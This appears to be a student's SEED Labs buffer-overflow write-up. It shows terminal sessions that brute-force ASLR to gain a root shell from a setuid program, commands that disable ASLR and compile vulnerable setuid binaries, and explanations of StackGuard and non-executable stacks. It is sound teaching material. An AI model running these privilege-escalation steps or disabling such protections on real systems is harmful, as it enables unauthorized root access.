
```
[03/20/25]seed@VM:~/.../code$ vi exploit.py
[03/20/25]seed@VM:~/.../code$ ./exploit.py
[03/20/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# 
```

Getting a root shell successful!

Task 8: Defeating Address Randomization

Taking output of Task 3: Launching Attack on 32-bit Program (Level 1)




seed@VM: ~/.../code
0 minutes and 3 seconds elapsed.
The program has been running 1133 times so far.
Input size: 517
./brute-force.sh: line 14: 1687138 Segmentation fault ./stack-L1
0 minutes and 3 seconds elapsed.
The program has been running 1134 times so far.
Input size: 517
./brute-force.sh: line 14: 1687139 Segmentation fault ./stack-L1
0 minutes and 3 seconds elapsed.
The program has been running 1135 times so far.
Input size: 517
./brute-force.sh: line 14: 1687140 Segmentation fault ./stack-L1
0 minutes and 3 seconds elapsed.
The program has been running 1136 times so far.
Input size: 517
./brute-force.sh: line 14: 1687141 Segmentation fault ./stack-L1
0 minutes and 3 seconds elapsed.
The program has been running 1137 times so far.
Input size: 517
./brute-force.sh: line 14: 1687142 Segmentation fault ./stack-L1
0 minutes and 3 seconds elapsed.
The program has been running 1138 times so far.
Input size: 517
./brute-force.sh: line 14: 1687143 Segmentation fault ./stack-L1
0 minutes and 3 seconds elapsed.
The program has been running 1139 times so far.
Input size: 517
./brute-force.sh: line 14: 1687144 Segmentation fault ./stack-L1
0 minutes and 3 seconds elapsed.
The program has been running 1140 times so far.
Input size: 517
./brute-force.sh: line 14: 1687145 Segmentation fault ./stack-L1
0 minutes and 3 seconds elapsed.
The program has been running 1141 times so far.
Input size: 517
./brute-force.sh: line 14: 1687146 Segmentation fault ./stack-L1
0 minutes and 3 seconds elapsed.
The program has been running 1142 times so far.
Input size: 517
# is id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
#
seed@VM: ~/.../code
seed@VM: ~/.../code
[03/20/25]seed@VM:~/.../code$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[03/20/25]seed@VM:~/.../code$ chmod +x brute-force.sh
[03/20/25]seed@VM:~/.../code$ ./brute-force.sh

Describe & explain:

- On **32-bit systems**, ASLR has **~524,288** possible stack addresses, so brute force may work in minutes or hours.
- Brute-force attack is repeatedly crashing due to **ASLR (Address Space Layout Randomization)**.
- If the attack **fails**, it keeps crashing (Segmentation fault). The segmentation faults occur because the guessed memory addresses are incorrect.
- If the attack **succeeds**, the script stops, and you get a **root shell (`#` prompt)**.
  ⇒ I now has **root privileges** ().`euid=0(root)`

Tasks 9: Experimenting with Other Countermeasures

1. Task 9.a: Turn on the StackGuard Protection

   To **turn off the address randomization**, because you have turned it on in the revious task

```
[03/20/25]seed@VM:~/.../code$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

   we turn on the StackGuard protection by recompiling the vulnerable stack.c program without the -fno-stack-protector flag.

```
[03/20/25]seed@VM:~/.../code$ gcc -z execstack -g -o stack stack.c
[03/20/25]seed@VM:~/.../code$ ls
badfile          peda-session-stack-L1-dbg.txt  stack-L1-dbg  stack-L3-dbg
brute-force.sh   stack                          stack-L2      stack-L4
exploit.py       stack.c                        stack-L2-dbg  stack-L4-dbg
Makefile         stack-L1                       stack-L3
[03/20/25]seed@VM:~/.../code$ ./stack
Input size: 517
*** stack smashing detected ***: terminated
Aborted
[03/20/25]seed@VM:~/.../code$ sudo chown root stack
[03/20/25]seed@VM:~/.../code$ sudo chmod 4755 stack
[03/20/25]seed@VM:~/.../code$ ls
badfile          peda-session-stack-L1-dbg.txt  stack-L1-dbg  stack-L3-dbg
brute-force.sh   stack                          stack-L2      stack-L4
exploit.py       stack.c                        stack-L2-dbg  stack-L4-dbg
Makefile         stack-L1                       stack-L3
[03/20/25]seed@VM:~/.../code$ ls -l
total 196
-rw-rw-r-- 1 seed seed   517 Mar 20 03:11 badfile
-rwxrwxr-x 1 seed seed   270 Dec 22  2020 brute-force.sh
-rwxrwxr-x 1 seed seed  1032 Mar 20 03:16 exploit.py
-rw-rw-r-- 1 seed seed   965 Dec 23  2020 Makefile
-rw-rw-r-- 1 seed seed    11 Mar 20 02:48 peda-session-stack-L1-dbg.txt
-rwsr-xr-x 1 root seed 20184 Mar 20 03:24 stack
-rw-rw-r-- 1 seed seed  1132 Dec 22  2020 stack.c
-rwsr-xr-x 1 root seed 15908 Mar 20 02:45 stack-L1
-rwxrwxr-x 1 seed seed 18696 Mar 20 02:45 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Mar 20 02:45 stack-L2
-rwxrwxr-x 1 seed seed 18696 Mar 20 02:45 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Mar 20 02:45 stack-L3
-rwxrwxr-x 1 seed seed 20120 Mar 20 02:45 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Mar 20 02:45 stack-L4
-rwxrwxr-x 1 seed seed 20120 Mar 20 02:45 stack-L4-dbg
[03/20/25]seed@VM:~/.../code$ ./stack
Input size: 517
*** stack smashing detected ***: terminated
Aborted
[03/20/25]seed@VM:~/.../code$
```

Describe & explain:

- **“Stack smashing detected” → StackGuard is enabled**
- The attack **fails** because StackGuard detects buffer overflow **before** it can execute shellcode.
    - **StackGuard works by inserting a "canary" value before the return address** in memory.
    - If a buffer overflow occurs, the **canary value is changed**, and the program **aborts execution**.
    - This prevents an attacker from overwriting the **return address**, stopping exploitation.

2. Task 9.b: Turn on the Non-executable Stack Protection

```
[03/20/25]seed@VM:~/.../shellcode$ gcc -z noexecstack -g -o call_shelcode call_shellcode.c
[03/20/25]seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[03/20/25]seed@VM:~/.../shellcode$ ll
total 64
-rwsr-xr-x 1 root seed 15672 Mar 20 03:46 a32.out
-rwsr-xr-x 1 root seed 16752 Mar 20 03:46 a64.out
-rwxrwxr-x 1 seed seed 19536 Mar 20 03:44 call_shelcode
-rw-rw-r-- 1 seed seed   653 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 Makefile
[03/20/25]seed@VM:~/.../shellcode$ gcc -m32 -o a32.out call_shellcode.c
[03/20/25]seed@VM:~/.../shellcode$ gcc -o a64.out call_shellcode.c
[03/20/25]seed@VM:~/.../shellcode$ sudo chown root a32.out a64.out
[03/20/25]seed@VM:~/.../shellcode$ sudo chmod 4755 a32.out a64.out
[03/20/25]seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[03/20/25]seed@VM:~/.../shellcode$ ./a64.out
Segmentation fault
```

Describe & explain:

- After compilation, running ./a32.out or ./a64.out will likely produce the following error: “Segmentation fault”
    - The program attempts to execute **shellcode stored on the stack**.
    - However, with -z noexecstack, the OS marks the **stack as non-executable**.
    - This **prevents shellcode execution**, causing a **segmentation fault** when execution reaches the stack.